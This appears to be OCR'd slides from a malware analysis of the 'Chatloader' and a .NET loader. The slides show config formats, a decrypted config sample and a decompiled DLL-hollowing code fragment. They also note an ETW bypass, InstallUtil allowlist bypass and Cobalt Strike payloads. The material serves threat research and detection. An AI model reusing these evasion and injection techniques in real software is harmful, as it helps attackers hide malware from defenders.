1A:6D50h: C8 B4 95 41 F1 84 02 B7 44 6D 90 82 4B B6 09 56  È´•Añ„.·Dm.‚K¶.V
1A:6D60h:
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
1A:6CA0h: 04 4C 19 AB 2B 04 F4 9F 8A 0D 12 DD C6 39 58 40  .L.«+.ôŸŠ..ÝÆ9X@
1A:6CB0h: F0 46 9D 79 17 5C 90 C8 90 91 E2 89 0E 9A 4A 31  ðF.y.\.È.'â‰.šJ1
1A:6CC0h: F2 FB B8 04 77 E3 19 AC 4A E6 67 F8 C5 45 A0 BC  òû¸.wã.¬JægøÅE ¼
1A:6CD0h: B4 8B 99 06 A0 63 99 3A D0 7C 60 13 49 5E 45 55  ´‹™. c™:Ð|`.I^EU
1A:6CE0h: 1D B5 69 22 C4 F8 28 1F 01 74 9B CC 46 6C 72 E4  .µi"Äø(..t›ÌFlrä
1A:6CF0h: C1 E8 3F 8B BF AB E8 96 69 16 3B C9 C9 95 6D 92  Áè?‹¿«è–i.;ÉÉ•m'
1A:6D00h: 30 FC 3E A4 97 58 43 1D CD 69 7D 91 7D 78 14 B7  0ü>¤—XC.Íi}'}x.·
1A:6D10h: E6 FC DC 23 2B A9 36 F6 60 F6 3C 08 25 E7 AF 23  æüÜ#+©6ö`ö<.%ç¯#
1A:6D20h: F8 3A 00 C9 64 29 0F 95 6B 0D 69 FF E4 7E 00 FA  ø:.Éd).•k.iÿä~.ú
1A:6D30h: D2 9A 09 72 68 4C 7F FC C9 D8 99 3D CD 16 7B 54  Òš.rhL.üÉØ™=Í.{T
1A:6D40h: 9E 44 7A 49 5B B6 C5 D3 C9 7F 66 77 D5 DE A3 CA  žDzI[¶ÅÓÉ.fwÕÞ£Ê
1A:6D50h: C8 B4 95 41 F1 84 02 B7 44 6D 90 82 4B B6 09 56  È´•Añ„.·Dm.‚K¶.V
1A:6D60h: 54 57 49 43 45 4E 4F 31                          TWICENO1
```




セワシ

Valid certificate

セワシ


Shell code

Valid certificate



簽章清單

簽署人的名...	摘要演算法	時間戳記
Microsoft Wi...	sha1	2010年11月20日...



數位簽章資訊
這個數位簽章已確認。

簽署人資訊(S)

名稱: Microsoft Windows

電子郵件: 無法使用

簽署時間: 2010 年 11 月 20 日 下午 09:28:38

副署(U)

簽署人的名...	電子郵件地...	時間戳記
Microsoft Ti...	無法使用	2010年11月20日...

Chatloader

- Uses chacha20 algorithm to decrypt the payload
- Most of the payload is Cobalt Strike, but we have also seen another backdoor
- ETW bypass
- Dll hollowing

offset	length	data
0x0:0xB	0xC	config nonce
0xC:0xF	0x4	config crc32
0x10:0x13	0x4	config_enc_length
0x14:0x14+config_enc_length	config_enc_length	ciphertext
0x100:0x120	0x20	config key

Header:8BD6488B

length	data
0x4	Header
0x4	Check User is SYSTEM
0x4	Mutex trigger
0x4	Delete Loader trigger
0x4	Patch EtwEventWrite trigger
0x4	Process Hollowing trigger
0x4	Injected Process Name Length(x2)
InjectedProcess Name Length(x2)	InjectedProcess Name
0x4	Payload in Loader
0x4	Payload Name Length(x2)
Payload Name Length(x2)	Payload Name
0x4	Payload Size
0x4	Payload FilePointor
0x4	Payload crc32
0xC	Payload Nonce


Header:CB2F29AD

length	data
0x4	Header
0x4	Check User is SYSTEM
0x4	Mutex trigger
0x4	Delete Loader trigger
0x4	Patch EtwEventWrite trigger
0x4	Payload in Loader
0x4	Payload Name Length(x2)
Payload Name Length(x2)	Payload Name
0x4	Payload Size
0x4	Payload FilePointor
0x4	Payload crc32
0xC	Payload Nonce

Chatloader config example


```
====== Decrypt Config ======
Config Nonce (12 bytes) = 0xb5 0x5e 0x14 0x8d 0x46 0xe1 0x2e 0x97 0x5d 0x3d 0x75 0xf1
Config Nonce (base64) = tV4UjUbhLpddPXXx
Config CRC32 = 0xe 0xdc 0xac 0xad
Config CRC32 (base64) = DtysrQ==
Ciphertext length = 48
Config Key = 0xa2 0x42 0x99 0x5 0x5f 0x1f 0xc 0x14 0xcb 0xdd 0xb 0x1 0xdf 0xa6 0x4c 0x34 0xf5 0xfd 0x3 0x3c 0xa7 0xf1 0xaf 0x30 0xa0 0xc7 0x5c 0x57 0x35 0x9d 0x41 0xe0
Config Key (base64) = okKZBV8fDBTL3QsB36ZMNPX9Azyn8a8woMdcVzWdQeA=

====== Config ======
Head = 0xad 0x29 0x2f 0xcb
Check User is SYSTEM = 0
Mutex trigger = 0
Delete Loader trigger = 0
Patch EtwEventWrite trigger = 1
Payload in Loader = 0
Payload Name Length = 14
Payload Name = Despxs.dll
Payload Size = 3f800
Payload FilePointor = 0
Payload CRC32 = 0x40 0xf6 0x8f 0xa7
Payload Nonce (12 bytes) = 0x93 0x49 0x68 0x79 0x6a 0xda 0xb5 0xcf 0xf0 0xf1 0xb3 0x4f
```

Dll Hollowing




DLL Hollowing: Inject malware payload in aaclinet.dll's .text section

Dll Hollowing (cont.)



```
memset(Buffer, 0, 0x208ui64);
GetSystemDirectoryW(Buffer, 0x104u);
memset(v20, 0, 0x208ui64);
memset(FileName, 0, 0x208ui64);
wcscat_s(FileName, 0x104ui64, Buffer);
wcscat_s(FileName, 0x104ui64, L"\\*.dll");
memset(&FindFileData, 0, sizeof(FindFileData));
v17 = FindFirstFileW(FileName, &FindFileData);
v4 = v17;
if ( v17 != -1i64 )
{
  do
  {
    if ( !GetModuleHandleW(FindFileData.cFileName) )
    {
      v5 = 0;
      v6 = off_180015B00;
      while ( wcsicmp(FindFileData.cFileName, *v6) )
      {
        ++v5;
        ++v6;
        if ( v5 >= 0x3A )
        {
          memset(v20, 0, 0x208ui64);
          wcscat_s(v20, 0x104ui64, Buffer);
          wcscat_s(v20, 0x104ui64, L"\\");
          wcscat_s(v20, 0x104ui64, FindFileData.cFileName);
          v7 = 0;
          v8 = CreateFileW(v20, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
          if ( v8 != -1i64 )
          {
            memset(v21, 0, sizeof(v21));
            NumberOfBytesRead = 0;
            if ( ReadFile(v8, v21, 0x400u, &NumberOfBytesRead, 0i64) )
            {
```




SyncHost.exe (5560) - 內容

☑ Hide free regions

Base address	Type	Size	Protection	Use	Total WS
▷ 0x76dc0000	Image	1,148 kB	WCX	C:\Windows\System32\kernel32.dll	236 kB
▷ 0x76ee0000	Image	1,000 kB	WCX	C:\Windows\System32\user32.dll	108 kB
▷ 0x76fe0000	Image	1,700 kB	WCX	C:\Windows\System32\ntdll.dll	584 kB
▷ 0x7efe0000	Mapped	1,024 kB	R		20 kB
▷ 0x7f0e0000	Private	15,360 kB	R		
▷ 0x7ffe0000	Private	64 kB	R	USER_SHARED_DATA	4 kB
▷ 0xff210000	Image	56 kB	WCX	C:\Windows\System32\SyncHost.exe	28 kB
▷ 0x7fee96e0000	Image	420 kB	WCX	C:\Windows\System32\WinSync.dll	48 kB
◢ 0x7fef4e50000	Image	172 kB	WCX	C:\Windows\System32\aaclient.dll	88 kB
0x7fef4e50000	Image: Commit	4 kB	R	C:\Windows\System32\aaclient.dll	4 kB
0x7fef4e51000	Image: Commit	72 kB	RWX	C:\Windows\System32\aaclient.dll	72 kB
0x7fef4e63000	Image: Commit	72 kB	RX	C:\Windows\System32\aaclient.dll	4 kB
0x7fef4e75000	Image: Commit	12 kB	WC	C:\Windows\System32\aaclient.dll	4 kB
0x7fef4e78000	Image: Commit	12 kB	R	C:\Windows\System32\aaclient.dll	4 kB

https://github.com/forrest-orr/phantom-dll-hollower-poc

.NET loader



1. System.Configuration.Install.Installer

InstallUtil.exe

Use InstallUtil to bypass application allowlist restrictions.

KBDHE475.dll

.NET loader(obfuscation by ConfuserEx)

2.Read File and decrypt with AES

kstvmutil.ax

3.Inject payload via Process Hollowing

sdiagnhost.exe

Payload:
cobalt strike or other backdoor:
ex: Natwalk

.NET loader structure

Version 2.63

offset	data
offset 38(h) – 47	md5 hash of offset 48 until end
offset 48-53	Sha256 as AES key
offset 54-67	MD5 as AES IV
offset 68 - end	Encrypted payload with AES(ECB)

Version 17.102

offset	Data
offset 84(h) -93	md5 hash of offset 48 until end
offset 94-9f	Sha256 as AES key
offset a0-ab	MD5 as AES IV
offset ac - end	Encrypted payload with AES(ECB)


After decryption

offset	data
offset 0-3	must be 1F A4 3A AC
offset 4-7	the length of the payload
offset 8 - end	malware payload

offset	data
offset 0-3	must be 0C C0 73 95
offset 4-7	the length of the payload
offset 8 - end	malware payload

